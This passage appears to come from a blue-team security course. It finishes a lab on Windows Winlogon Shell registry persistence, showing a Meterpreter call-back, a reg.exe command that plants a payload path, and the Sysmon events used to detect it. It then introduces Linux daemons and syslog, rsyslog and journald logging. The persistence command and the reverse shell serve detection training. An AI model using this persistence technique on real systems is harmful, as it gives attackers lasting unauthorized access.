[*] Meterpreter session 1 opened (192.168.51.50:443 -> 127.0.0.1 ) at 2021-11-17
15:28:14 -0500
```



```
meterpreter >
```

Listing 287 - Connection initiated from Winlogon's Shell key

In the output, we have a new Meterpreter shell. We can now interact with our victim that has called back without affecting the behavior of Winlogon. The Desktop loads on the screen, and everything else appears normal.

Once we're in the Meterpreter shell, we will use **`getuid`** to learn what user context we have inherited from our Shell key's execution.

```
meterpreter > getuid
Server username: CLIENT01\Administrator
```

Listing 288 - Using getuid in Winlogon-based Meterpreter shell

The output confirms that Winlogon's execution of the shell not only provides persistent access to this system, but also grants the attacker with privileges of the user that logged on. In this case, it was the Administrator. From here, the attacker could attempt to use **`getsystem`** and elevate their privileges to SYSTEM.

Now that we've established a persistence mechanism using Winlogon in the Windows Registry, let's investigate the auditing artifacts that have been created. We will connect to the Windows 10 VM using PowerShell Core and query relevant Windows events.

To start our investigation, we'll inspect Sysmon events created within a minute of modifying the Shell subkey under Winlogon. Recall that we generated a timestamp after using **`reg.exe`**, which returned "Wednesday, November 17, 2021 12:24:48 PM".

After importing Get-Sysmon.psm1, we will start our investigation with a query across the Sysmon event log. We'll use a StartTime of "11/17/2021 12:24:00" and an EndTime of "11/17/2021 12:25:00". Since we want all event log entries, we'll set the Event ID to *$null*.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent $null "11/17/2021
12:24:00" "11/17/2021 12:25:00"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
11/17/2021 12:24:58 PM            1 Information      Process Create:...
11/17/2021 12:24:58 PM            1 Information      Process Create:...
11/17/2021 12:24:58 PM            1 Information      Process Create:...
11/17/2021 12:24:49 PM           11 Information      File created:...
11/17/2021 12:24:48 PM           11 Information      File created:...
11/17/2021 12:24:48 PM            1 Information      Process Create:...
11/17/2021 12:24:30 PM           13 Information      Registry value set:...
11/17/2021 12:24:30 PM            1 Information      Process Create:...
```

Listing 289 - Sysmon events for changing the Shell key for Winlogon

Based on what we already know regarding our activity with **`reg`**, the ProcessCreate event at the end of the list is from running reg.exe and the registry value set is the change we made to the Shell key. However, we should examine each event in case there are investigative artifacts we can use to trace back the

activity. The other events are related to the execution of PowerShell with **Get-Date** and are unrelated to the attack itself.

To start, we'll confirm what the ProcessCreate event has for us. We'll change our StartTime to "11/17/2021 12:24:29" and our EndTime to "11/17/2021 11:17:31". We'll also change our Event ID parameter to "1".

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 "11/17/2021 12:24:29"
"11/17/2021 12:24:31" | Format-List

TimeCreated  : 11/17/2021 12:24:30 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-11-17 20:24:30.657
               ProcessGuid: {28a02d86-64fe-6195-6435-230000000000}
               ProcessId: 9876
               Image: C:\Windows\System32\reg.exe
               FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
               Description: Registry Console Tool
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: reg.exe
               CommandLine: reg  add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v Shell /t REG_SZ /d "explorer.exe,
C:\tools\windows_persistence\prst_winlogshell443.exe" /f
               CurrentDirectory: C:\Windows\system32\
               User: NT AUTHORITY\SYSTEM
               LogonGuid: {28a02d86-6337-6195-e703-000000000000}
               LogonId: 0x3E7
               TerminalSessionId: 3
IntegrityLevel: System
               Hashes:
MD5=227F63E1D9008B36BDBCC4B397780BE4,SHA256=C0E25B1F9B22DE445298C1E96DDFCEAD265CA030FA
6626F61A4A4786CC4A3B7D,IMPHASH=BE482BE427FE212CFEF2CDA0E61F19AC
               ParentProcessGuid: {28a02d86-63fb-6195-e4c3-1f0000000000}
               ParentProcessId: 9564
               ParentImage: C:\Windows\System32\cmd.exe
               ParentCommandLine: C:\Windows\system32\cmd.exe
```

Listing 290 - ProcessCreate event for WinLogon Shell key creation

The output displays artifacts that may seem familiar. The CommandLine field has our execution of **reg** with all arguments. Similar to the creation of a Run key for persistence, our activity makes an adjustment to the Registry. However, it borrows from the functionality of Winlogon using explorer.exe as the default shell. Our malicious file just happens to come along during execution.

Let's examine the RegistryEvent next. We can re-run our query in the same time frame, changing only the Event ID to "13".

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 13 "11/17/2021
12:24:29" "11/17/2021 12:24:31" | Format-List

TimeCreated  : 11/17/2021 12:24:30 PM
```



```
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
               RuleName: T1060
               EventType: SetValue
               UtcTime: 2021-11-17 20:24:30.680
               ProcessGuid: {28a02d86-64fe-6195-6435-230000000000}
               ProcessId: 9876
               Image: C:\Windows\system32\reg.exe
               TargetObject: HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\Shell
               Details: explorer.exe,
C:\tools\windows_persistence\prst_winlogshell443.exe
```

Listing 291 - Registry event for Winlogon Shell key creation

In the Registry event, we have several interesting details to note. The first is the RuleName from our Sysmon configuration. The rule that generated this event looks for any values where the *TargetObject* contains "CurrentVersion\Winlogon\Shell". This is slightly different than the rule associated with Run keys, and is grouped with other Registry-specific rules in our Sysmon configuration. Other details include the *ProcessId* that matches the ProcessCreate event for reg.exe, along with the *TargetObject*'s path to the new subkey and the Details containing a path to prst_winlogshell443.exe.

Since we're interested in the execution of prst_winlogshell443.exe, we'll search for a ProcessCreate event with that filename in the Image field. We know that authenticating to the Administrator's user account caused the file to run, so we won't display that here. Instead, we'll search across ProcessCreate events from the StartTime of the RegistryEvent ("11/17/2021 12:24:30") and pipe all output to **`Format-List`**.


```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 "11/17/2021 12:24:30"
| Where-Object { $_.properties[4].value -like "*winlogshell443.exe*" } | Format-List

TimeCreated  : 11/17/2021 12:27:56 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-11-17 20:27:56.582
               ProcessGuid: {28a02d86-65cc-6195-6c8e-070000000000}
               ProcessId: 5744
               Image: C:\tools\windows_persistence\prst_winlogshell443.exe
               FileVersion: -
               Description: -
               Product: -
               Company: -
               OriginalFileName: -
               CommandLine: C:\tools\windows_persistence\prst_winlogshell443.exe
               CurrentDirectory: C:\Windows\system32\
               User: CLIENT01\Administrator
               LogonGuid: {28a02d86-65c9-6195-53ce-060000000000}
               LogonId: 0x6CE53
               TerminalSessionId: 2
               IntegrityLevel: High
               Hashes:
MD5=7C254ED93B15C232B40A0AE4AFE936BA,SHA256=CD5007E2DB09B7793E859369CFBBFB462F0140D982
85BA2BD1AE0FB749D089E0,IMPHASH=B4C6FFF030479AA3B12625BE67BF4914
               ParentProcessGuid: {28a02d86-65cc-6195-de80-070000000000}
               ParentProcessId: 5704
               ParentImage: C:\Windows\System32\userinit.exe
               ParentCommandLine: C:\Windows\system32\userinit.exe
```

Listing 292 - Process prst_winlogshell443.exe started from userinit.exe

The *ParentImage* may be a surprise in our output. While we may have expected winlogon.exe to be the parent process, this event reveals otherwise. It is worth noting that userinit.exe initializes the default shell and nothing else when users log in to a system. Searching for processes where the ParentImage is userinit.exe but the Image is *not* explorer.exe might find anomalous processes enabling persistence.

MITRE ATT&CK: Boot or Logon Autostart Execution > *Winlogon Helper DLL* is the categorized subtechnique that we have just reviewed. The name may be misleading, as we did not rely on the Notify key of Winlogon to load a malicious DLL. We were, however, able to hide a malicious payload in a currently-existing registry key in an inconspicuous location and receive connections after any user authenticates to the system. In addition to watching for unusual modifications to the registry, it would be wise to identify unusual process/parent process pairs. If a file like userinit.exe executes something other than explorer.exe, this is likely an anomalous situation requiring review.

8.3 Wrapping Up

In this Topic, we learned about the various methods that attackers rely on to maintain access to Windows endpoints. We reviewed Windows events when a new service or scheduled task is created, as well as artifacts relevant to a DLL hijack. We also reviewed the Windows Registry and how it can enable persistence for attackers, namely in the Run keys as well as subkeys of Winlogon.

9 Linux Endpoint Introduction

In this Topic, we will cover the following Learning Units:

- Linux Applications and Daemons
- Automating the Defensive Analysis

Each learner moves at their own pace, but this Topic should take approximately 6 hours to complete.

While Microsoft Windows is known to be the most prevalent client OS within enterprise networks,[356] Linux servers constitute more than one-third of enterprise servers worldwide and two-thirds of the cloud market share.

If we were to include Android and IoT devices, the total count of Linux devices running globally would be fairly substantial. This means it's crucial for SOC analysts and blue-teamers to get a firm grasp of how Linux works, especially when it comes to the inner-workings of how system and application logs are generated.

Modern Linux is the outcome of a 20+ year old initiative that began in 1991 when Linus Torvalds chose to provide i386 processor support to the popular UNIX version at the time, *MIMIX*.[357]

The Linux project has since gone through multiple improvements, and several distributions have been brought to life via community efforts. Many distributions are tailored for a specific architecture, such as

[356] (Jovan Milenkovic , 2020), https://kommandotech.com/statistics/operating-system-market-share/

[357] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Minix

embedded devices, wifi-controllers, or desktop clients, for example. Nevertheless, their common denominator is the Linux kernel,[358] which is still maintained by Torvalds in an open-source community project.

Because there are so many Linux distributions,[359] choosing the best option for enterprise deployment might seem daunting. Usage statistics reveal, however, that *Ubuntu* seems to be the top Linux distribution selected for desktop clients, while *RHEL/CentOS* is the de-facto choice for server deployments.

We'll start this Topic by exploring the Linux components that generate logging events and build an understanding of their Syslog format. By the end, we'll be able to programmatically parse log files and collecting relevant data to inform our defense.

9.1 Linux Applications and Daemons

This Learning Unit covers the following Learning Objectives:

1. Understand what Linux daemons are
2. Understand the Syslog Framework components
3. Understand how the syslog and the journal daemon work together
4. Understand Linux web logging

This Learning Unit will take approximately 180 minutes to complete.

Most Linux hosts connected to a corporate environment are running some sort of critical application, such as web or database services, which impacts business continuity and operation. No matter what role the endpoint plays within the company architecture, its log files are essential for blue team analysts to discern malicious activity from the organization's ordinary cyber activity.

In this section, we will build our foundational understanding of Linux daemons and how to interact with them. We'll next explore how to manually inspect their log files and, finally, investigate Linux's log management components.

9.1.1 Daemons

One core feature of the Linux operating system is its use of *daemons*, which are background programs that can run without any user interaction. This is different from more typical applications, which run via a console or a graphical interface. The terminology comes from Maxwell's demon,[360] an imaginary entity that works in the background to help with experiments, much like our program running behind-the-scenes. Most of the code that constitutes today's Linux daemons was inherited from BSD Unix. A typical Linux installation might have multiple daemons running, such as *ssh*, *apache*, and *rsyslog*.

Let's take a moment to examine the *ssh* daemon, which manages the server-related component of the *SSH-2* standard protocol.[361] The sshd daemon is responsible for accepting or rejecting connection requests

[358] (Linux Kernel, 2021) https://github.com/torvalds/linux

[359] (Wikipedia, 2021), https://en.wikipedia.org/wiki/List_of_Linux_distributions#/media/File:Linux_Distribution_Timeline_27_02_21.svg

[360] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Maxwell%27s_demon

[361] (IETF, 2006) https://datatracker.ietf.org/doc/html/rfc4251

from the SSH client. Together, they provide encrypted communications between two hosts over an unsecured network.

Any non-privileged Linux user can query a daemon status through the **systemctl** command and determine whether or not the service is running.

Since the SSH daemon is not active yet, let's connect to the CentOS linux02 machine through VNC from our local Kali machine and provide 'offsec' as a password.

```
kali@kali:~$ vncviewer 192.168.51.13:5901
```

Listing 293 - Connecting to the CentOS machine through VNC

To simulate the inactive sshd daemon, we run the *initialize.sh* script located in the /home/offsec/SOC-200/Linux_Endpoint_Introduction folder.

```
[offsec@linux02 Linux_Endpoint_Introduction]$ ./initialize.sh
```

Listing 294 - Launching the initialize.sh script

Next, we can check the status of the SSH service from the terminal available in the GUI.

```
[offsec@linux02 ~]$ systemctl status sshd
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset:

enabled)
   Active: inactive (dead) since Tue 2021-06-15 09:52:57 CEST; 2s ago
Docs: man:sshd(8)             man:sshd_config(5) ...
```

Listing 295 - Querying the SSH deamon status

As shown above, the SSH service is currently inactive. In order to start or stop services, we'll need administrative privileges; let's execute the command using the **sudo** prefix.

```
[offsec@linux02 ~]$ sudo systemctl start sshd [sudo]
password for offsec:
```

Listing 296 - Starting the SSH daemon

Ubuntu[362] and CentOS[363] implement the **service** command as a wrapper around **systemctl**, which is the main utility for the **systemd**[364] service manager controller. We can leverage this approach to inspect and manage the status of any other **systemd** service on Linux.

Let's inspect the status again, this time without issuing the **sudo** command.

[362] (Launchpad, 2021) https://git.launchpad.net/~usd-import-team/ubuntu/+source/init-systemhelpers/tree/script/service?h=ubuntu/xenial

[363] (Fedora Project, 2021) https://github.com/fedora-sysv/initscripts/blob/master/usr/sbin/service

[364] (Michael Kerrisk, 2021) https://www.man7.org/linux/man-pages/man1/systemd.1.html


```
[offsec@linux02 ~]$ systemctl status sshd
● sshd.service - OpenSSH server daemon
   Loaded: loaded (/usr/lib/systemd/system/sshd.service; enabled; vendor preset:
enabled)
   Active:active (running) since Tue 2021-06-15 09:53:55 CEST; 4s ago
Docs: man:sshd(8)            man:sshd_config(5)  Main PID: 78962
(sshd)
    Tasks: 1 (limit: 4627)
   Memory: 1.3M
   CGroup: /system.slice/sshd.service
           └─78962 /usr/sbin/sshd -D -oCiphers=aes256-
gcm@openssh.com,chacha20poly1305@openssh.com,aes256-ctr,aes256-cbc,aes128-
gcm@openssh.com,aes128->
```

Listing 297 - Verifying the SSH daemon status

Now that we have developed a basic understanding of Linux daemons, let's shift our attention towards building different Python scripts that will help us parse log files later in the Topic.

9.1.2 Logging on Linux and the Syslog Framework

Typically, *log files* are text files in which each line is associated with a specific event. The event is represented by metadata, which can include information such as a timestamp (date, time, timezone), the event category, and the log message, which contains the most meaningful data for a system administrator or blue-teamer.

As we'll learn, log files can be generated and managed by one or multiple processes, depending on the system's logging architecture. Typically, log files are owned by the *root* user, but it's not uncommon for another process or daemon to own its own logs.

On Linux systems, log files are usually saved within the /var/log folder, and named after their category and role. We can generally classify each log file as belonging to one or more of the following groups:

- rsyslog/journal: logs generated by the log manager
- Kernel logs: : events generated by the Linux kernel
- Audit logs: specially-crafted kernel logs generated by the audit daemon[423]
- Applications/Daemons Logs: sshd, firewalld, and application-specific logs, such as Apache and MySQL

It is worth noting that the above categories can span multiple files. For example, kernel logs appear in both audit and messages log files.

Given Linux's wide-branching history and its many distributions, it comes as no surprise that Linux log files are inconsistently stored. Apart from rare exceptions, however, most processes write their log files into the /var/log folder.

There are currently still some discrepancies between log file naming conventions on CentOS/RHEL and Ubuntu; the following table attempts to summarize the differences among major log files.

Purpose	Source Process	CentOS Location	Ubuntu Location
Authentication	sudo, sshd, etc.	secure	auth.log
Web Server	apache	httpd/	apache2/
System Logs	systemd,kernel, rsyslogd	messages	syslog
System Logs	systemd,kernel, rsyslogd	messages	syslog
Package management Logs	dpkg	dpkg.log	yum.log

Table 10 - Linux log files location

Before getting into the details of different logging components, it's important to cover what *syslog*[424] means and the different components that are present on a Linux system.

The syslog framework comprises the following entities:

- Syslog Daemon
- Syslog Message Format
- Syslog Transport Protocol

[423] (Michael Kerrisk, 2021) https://man7.org/linux/man-pages/man8/auditd.8.html

[424] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Syslog

The *Syslog Daemon* is a log management solution that originated in the 1980s with the first *Berkley Software Distribution* (BSD) version; it's still one of the most widely-deployed, although current versions have gone through multiple changes and developments.

The daemon is the core component of the framework. It's responsible for receiving syslog messages from local applications through either the traditional /dev/log socket[365] or via the more recent *systemd-journald*[366] module, as we'll soon observe.

Once the daemon has received the application messages, it can then write them to specific log files, typically contained in the /var/log folder and, if configured, forward them through a transport protocol to one or more syslog servers for centralized log collection.

[365] (Free Software Foundation, Inc.,2021) https://www.gnu.org/software/libc/manual/html_node/Overview-of-Syslog.html

[366] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Systemd

Today there are multiple log management solutions derived from the initial syslog architecture to select from: rsyslog, *syslog-ng*[367] and *nxlog*[368] are all stable and actively maintained. We'll focus on rsyslog[369], as it has become the de-facto standard on many Linux distributions due to its versatile configuration options.

Traditionally, applications send log messages to the syslog daemon using their own custom format. To avoid confusion when collecting messages from multiple hosts and applications, it's necessary to then standardize the logs via a common *Syslog Message Format*.

For example, we can generate an SSH log entry by connecting to the Kali lab machine and running ssh_auth.py, located in the ~/SOC-200/Linux_Endpoint_Introduction folder. The script accepts the remote host IP as a first argument and the valid or invalid keyword as a second argument, depending if we want to perform a valid or invalid authentication.

```
kali@attacker01:~/SOC-200/Linux_Endpoint_Introduction$ python3 ssh_auth.py Usage:
ssh_auth.py [remote_host] [valid|invalid]

kali@attacker01:~/SOC-200/Linux_Endpoint_Introduction$ python3 ssh_auth.py
192.168.51.13 valid
[*] - Performed a valid authentication attempt - Check the remote host logs
```

Listing 298 - Generating valid SSH login attempt

The log entry is stored in its *raw* original form in the CentOS linux02 machine at /var/log/secure, meaning no syslog format translation has been applied at this point.

```
[offsec@linux02 ~]$ sudo grep sshd /var/log/secure ...
Jun 28 11:22:55 linux02 sshd[156299]: pam_unix(sshd:session): session opened for user
offsec by (uid=0) ...
```

Listing 299 - Raw Log Example

The raw log entry above provides several details about the event, such as when (timestamp) and where (hostname) it occurred, which process generated the event (sshd), and ultimately what really happened. In this case, a user named *offsec* successfully opened a new SSH session on this host.

When working with common daemons like SSH, raw logs are formatted the same way regardless of Linux distribution.

The first attempt to standardize log file formatting grew from a community-led effort (RFC3164)[430] that introduced fields such as *priority number*, *timestamp*, and *hostname*, among others. Although an official standard was formalized for organizations later via *RFC5424*,[431] most log management applications remain backwards-compatible to the fields specified by RFC3164.

To collect the messages on a common server as mentioned, we'll need to carry the logs through a *Syslog Transport Protocol*, which was also standardized in RFC5426.[432] This transport mechanism also supports

[367] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Syslog-ng

[368] (Wikipedia, 2021) https://en.wikipedia.org/wiki/NXLog

[369] (Wikipedia, 2021) https://en.wikipedia.org/wiki/Rsyslog

UDP or TCP protocols (both running on port 514), or HTTPS (on port 6514), depending on the protocol supported on the remote syslog servers. Red Hat provides additional rsyslog configuration templates online [433].

It's not uncommon to encounter a mixed set of devices in a production environment that are not entirely flexible when it comes to syslog format configuration. That's why it is good practice to translate log messages into a well-known standard. This can be accomplished either on the log server collector, on a device-type basis, or on the endpoint.

Let's review an example of the latter by examining the rsyslog configuration on the CentOS linux02 machine under the /etc/rsyslog.conf.rfc file, which translates any raw message entering /var/log/messages into an RFC3164-like format. Although commented out and not in use, the last two lines of the code below demonstrate how to forward the messages to a pair of syslog servers through different transport protocols.

```
...
#### RULES ####
$template RFC3164fmt,"<%PRI%>%TIMESTAMP% %HOSTNAME% %syslogtag%%msg%\n" ...
# The authpriv file has restricted access.
authpriv.*                                              /var/log/secure;RFC3164fmt
...
# Forwarding to remote syslog collectors
# ----------------------------
#*.*   @linux01     # udp transport
#*.*   @@linux01    # tcp transport
```

Listing 300 - Rsyslog configuration supporting RFC3164 translation and multiple optional transport protocols

Before applying the new configuration, we'll first need to make a backup of the current configuration:

```
[offsec@linux02 ~]$sudo cp /etc/rsyslog.conf /etc/rsyslog.conf.old
```

[430] (IETF, 2001) https://datatracker.ietf.org/doc/html/rfc3164

[431] (IETF, 2009) https://datatracker.ietf.org/doc/html/rfc5424

[432] (IETF, 2009) https://tools.ietf.org/html/rfc5426

[433] (Red Hat Inc. 2021) http://people.redhat.com/pvrabec/rpms/rsyslog/rsyslog-example.conf

Listing 301 - Making a backup of the current rsylog configuration

Then, we'll need to copy the custom configuration to our target using the **cp** command.

```
[offsec@linux02 ~]$sudo cp /etc/rsyslog.conf.rfc /etc/rsyslog.conf
```

Listing 302 - Applying the changes to the current configuration

To make sure our changes have been applied, we'll need to restart the rsyslog service.

```
[offsec@linux02 ~]$ sudo systemctl restart rsyslog [sudo]
password for offsec:
```

Listing 303 - Restarting the syslog service

If we attempt a new *SSH* login with the ssh_auth.py script, we'll notice that the log event is now following the RFC3164 format as it is prefixed by the *priority* field. This field provides the collector server additional

context and meaning about the logs received, which in turn allows us to filter events over multiple devices based on a common property.

```
[offsec@linux02 ~]$ sudo tail /var/log/secure | grep sshd
<86>Jun 28 11:24:46 linux02 sshd[156159]:pam_unix(sshd:session): session opened for user
offsec by (uid=0)
```

Listing 304 - Example of RFC3164-like log event

As discussed earlier, log files on Linux systems are usually saved within the /var/log folder, and named after their category and role. For instance, on CentOS systems, the log file responsible for tracking security-related events is aptly named _*secure*_//.

To simulate a failed SSH authentication attempt, we can run the ssh_auth.py script inside the ~/SOC-200/Linux_Endpoint_Introduction folder from our kali lab machine.

```
kali@attacker01:~$ python3 ssh_auth.py 192.168.51.13 invalid
[*] - Performed an invalid authentication attempt - Check the remote host logs
```

Listing 305 - Generating failed SSH login attempt

After running the script, we'll connect to the CentOS lab machine with the IP address provided in the student control panel and inspect the format of the log event we've just generated in the /var/log/secure file.

```
[offsec@linux02 ~]$ sudo cat /var/log/secure | grep "Failed password"
<86>Jun 28 12:05:21 linux02 sshd[157165]:Failed password for offsec from 192.168.51.50 port
54209 ssh2
```

Listing 306 - Inspecting the SSH log event

From the listing above, we'll notice a log line related to the SSH daemon after its conversion to the RFC3164 syslog format.

The log event is structured according to the following fields:

- Priority: "<86>" - This value is a combined value derived by the *facility* and the *severity* fields. The resulting priority value indicates the importance of the message (the lower the value, the higher the priority).
- Timestamp: "Jun 28 12:05:21" - Indicates the original time and date the log message was generated.
- Hostname: "linux02" - Describes which host initially generated the log event. This field is important when correlating events on a syslog server that gathers logs from multiple hosts.
- App name: "sshd" - Indicates from which process the log event originated. Since we simulated a failed SSH login attempt, it's the sshd process that first detects the securityrelated event.
- process id "157165" - This is the process ID related to the application: it might be important to trace back the log message's originating process, if we want to investigate further.
- message "Failed password for offsec from 192.168.51.50 port 54209 ssh2" - This is the actual log message describing what happened.

As mentioned above, the *priority* value is the result of the *facility* and *severity* values. Let's dig a little deeper. The *facility* code specifies the program that first generated the log entry, which ranges from 0 to 23.

Facility code	Keyword	Description
0	kern	Kernel messages
1	user	User-level messages
2	mail	Mail system
3	daemon	System daemons
4	auth	Security/authentication messages
5	syslog	Messages generated internally by syslogd
6	lpr	Line printer subsystem
7	news	Network news subsystem
8	uucp	UUCP subsystem
9	cron	Cron subsystem
10	authpriv	Security/authentication messages
11	ftp	FTP daemon
12	ntp	NTP subsystem
13	security	Log audit
14	console	Log alert
15	solaris-cron	Scheduling daemon
16–23	local0 – local7	Locally used facilities

Table 11 - Syslog Facilities Codes Custom

applications may use Facility values from 16 to 23.

The *severity* level is a numeric value spanning from 0 to 7 that represents the criticality of a syslog event.

Value	Severity	Keyword	Description
0	Emergency	emerg	System is unusable - A panic condition
1	Alert	alert	Action must be taken immediately
2	Critical	crit	Critical conditions
3	Error	err	Error conditions
4	Warning	warning	Warning conditions
5	Notice	notice	Normal but significant conditions
6	Informational	info	Informational messages
7	Debug	debug	Debug-level messages

Table 12 - Syslog Severity Levels

The *priority* field indicates the importance of the message by deriving its value from the severity and facility parameters using the following formula:

```
Syslog Priority = (facility * 8) + (severity)
```

Listing 307 - Syslog Priority Formula

For instance, an event from *auth* facility level (which has a value of 4), accompanied by an *alert* severity with a value of 1 will have a *priority* of 33.

Having demonstrated these syntax options, we can rollback the configuration to the default settings, by restoring it from the backup we saved earlier:

```
[offsec@linux02 ~]$sudo cp /etc/rsyslog.conf.old /etc/rsyslog.conf
```

Listing 308 - Restoring the default rsyslog configuration

Finally, can make our changes effective by restarting once more the rsyslog daemon.

In this section, we covered what makes daemons an essential component of modern Linux systems, the anatomy of Linux logging, and how the different components of the Syslog framework work together. Next, we'll inspect how two daemons, rsyslog and journal, are intertwined in the log creation process.

9.1.3 Rsyslog Meets Journal

So far, we have covered the foundational components of Linux logging and gained enough knowledge to understand how the logs are generated and by which entities. Next, we need to consider log flow and processing when automating log analysis, since we'll often need to pinpoint which daemons are responsible for security events.

As mentioned, most modern Linux systems run two processes that are responsible for log creation and log processing: *systemd-journal* and *rsyslog*.

Since its introduction in 2015, the systemd software suite has become the de-facto standard for configuration and service management on almost every Linux distribution. The *systemd_journald*, or *journal* in short, is one of the components responsible for centralizing log management that aims to

eventually replace syslog entirely. In order to scale to meet the ever-growing indexing and searching demands, and to preserve integrity, systemd journal compresses log messages into a binary format, as opposed to the plain-text output of syslog.

Rsyslog is a modern syslog implementation that we have used throughout this Learning Unit as a syslog example. Rsyslog has replaced the legacy syslog daemon (syslogd) and comes installed by default on nearly every Linux distribution.

To provide backwards compatibility with older UNIX systems, rsyslog runs in parallel with journal and reads its syslog messages as they arrive. It then processes and saves them to local files or, if configured, remote servers.

The journal daemon can run solo or in combination with the rsyslog daemon, based on our configuration needs.

Let's more closely examine how the two processes communicate.

We'll start by inspecting a standard sshd log entry on the CentOS machine.

```
Jun  4 12:57:12 linux02 sshd[20022]: Failed password for offsec from 192.168.51.50 port
59131 ssh2
```

Listing 309 - Log example: failed SSH login authentication

Even though we can find the source process (sshd[20022]) in the entry, for security and segregation reasons, the rsyslog daemon is ultimately responsible for writing the log to a text file.

To demonstrate this, we can trace the process that has the /var/log/secure log file currently open by using **`lsof`**, which lists open files and the respective processes that opened them.

```
[offsec@linux02 ~]$ sudo lsof -p $(pgrep syslogd) | grep '/var/log/secure'
... rsyslogd 98728 root    6w    REG    253,0    155442 18592698 /var/log/secure
```

Listing 310 - Finding the rsyslog process Our

trace found the rsyslog process, as expected.

To confirm that rsyslog reads the syslog messages from journald, let's examine the /etc/rsyslog.conf configuration file.

```
...
#### MODULES ####

module(load="imuxsock"    # provides support for local system logging (e.g. via logger
command)
       SysSock.Use="off") # Turn off message reception via local log socket;
# local messages are retrieved through imjournal now.
... module(load="imjournal"        # provides access to the systemd
journal
       StateFile="imjournal.state") # File to store the position in the journal ...
```

Listing 311 - Journal module from the rsyslog configuration

The listing above verifies that the rsyslog daemon accesses the systemd journal through a dedicated module.[370]

We should note that although Ubuntu systems adopt the traditional *imuxsock*[371] module as the default rsyslog configuration, the end result is equivalent to CentOS', as they both result in two identical copies of the same log event, with one copy in the rsyslog log file and another copy in the journal logs.

Let's test this by connecting to the Kali lab machine and launching **ssh_auth.py** against the CentOS lab machine.

```
kali@attacker01:~$ python3 ssh_auth.py 192.168.51.13 invalid
[*] - Performed an invalid authentication attempt - Check the remote host logs
```

Listing 312 - Generating an invalid login log entry

Inspecting the /var/log/secure log file on the CentOS box, we observe the following.

```
[offsec@linux02 ~]$ sudo tail /var/log/secure ...
Jun 25 12:30:20 linux02 sshd[144867]: pam_unix(sshd:auth): authentication failure;
logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.51.50  user=offsec
```

Listing 313 - Failed login attempt from /var/log/secure We'll

notice our failed login attempt was triggered from the script.

However, we know that the first process responsible for catching log files should be journald, so let's verify whether we can find the same log entry there using the *journalctl* command.

The **journalctl** utility supports *unit* (service) filtering, meaning we can use the **-u** parameter to specify the source process, or even limit event filtering within a timeframe with **--since** or **-until**.[372]

For example, let's filter all the logs coming from the SSH daemon that occurred during the last hour.

```
[offsec@linux02 ~]$ journalctl -u sshd.service --since "1 hour ago" ...
Jun 18 15:24:43 linux02 sshd[115574]: Failed password for offsec from 192.168.51.50
port 64715 ssh2
```

Listing 314 - Inspecting journal logs

Based on the output above, we can confirm that both journal and rsyslog process the same log entry, although we still can't be certain about its originator.

To clear any doubts, we can edit /etc/rsyslog.conf and block access to the *imjournal* module that is responsible for fetching logs directly from journal. We'll modify the configuration as follows, commenting out the imjournal configuration lines.

```
...
#### MODULES ####
```

[370] (Adiscon GmbH, 2020) https://www.rsyslog.com/doc/master/configuration/modules/imjournal.html

[371] (Adiscon GmbH, 2020) https://www.rsyslog.com/doc/v8-stable/configuration/modules/imuxsock.html

[372] (Michael Kerrisk, 2021) https://man7.org/linux/man-pages/man1/journalctl.1.html


```
module(load="imuxsock"    # provides support for local system logging (e.g. via logger
command)
       SysSock.Use="off") # Turn off message reception via local log socket;
              # local messages are retrieved through imjournal now.
#module(load="imjournal"       # provides access to the systemd journal
       #StateFile="imjournal.state") # File to store the position in the journal
```

Listing 315 - Commenting out journald module from rsyslog configuration We'll

need to restart the rsyslog service for the updates to take effect.

```
[offsec@linux02 ~]$ sudo systemctl restart rsyslog
```

Listing 316 - Restarting the Rsyslog Service

To confirm a difference in the logs, we can run **`ssh_auth.py`** from our Kali lab machine along with the **`valid`** keyword, as shown below.

```
kali@attacker01:~$ python3 ssh_auth.py 192.168.51.13 valid ...
```

Listing 317 - Generating a valid SSH login with the script

After running the script, we can verify that the sshd event we just generated is only located in journal daemon logs.

```
[offsec@linux02 ~]$ journalctl -u sshd.service --since "1 hour ago"
-- Logs begin at Tue 2021-06-01 16:05:01 CEST, end at Tue 2021-06-22 15:00:31 CEST. --
Jun 22 15:00:31 linux02 sshd[131733]: Accepted password for offsec for offsec from
192.168.51.50 port 58379 ssh2
```

Listing 318 - Inspecting Journal Logs

We can also confirm that the event is no longer present in the rsyslog log file.

```
[offsec@linux02 ~]$ sudo tail /var/log/secure ...
Jun 22 14:57:41 linux02 sudo[131635]: pam_unix(sudo:session): session opened for user
root by offsec(uid=0)
Jun 22 14:57:46 linux02 sudo[131635]: pam_unix(sudo:session): session closed for user
root
```

Listing 319 - Verifying rsyslog Logs

This walk-through demonstrated that the original syslog event (generated by the SSH daemon in our example) is forwarded to the journal daemon first, after which the rsyslog daemon reads from the journal logs via the *imjournal* module.

In the next section, we'll examine some peculiarities about web server logs, which will help us build log analysis automation later in the Topic

9.1.4 Web Daemon Logging

At this point, we've familiarized ourselves a bit with the sshd daemon. To further practice log analysis, let's inspect the logs from another daemon, the *apache* webserver, which has its own formatting peculiarities.

Each time we access a resource, such as a web page running on an Apache server, an *access log* is generated under /var/log/httpd/access_log, or for CentOS or Ubuntu,

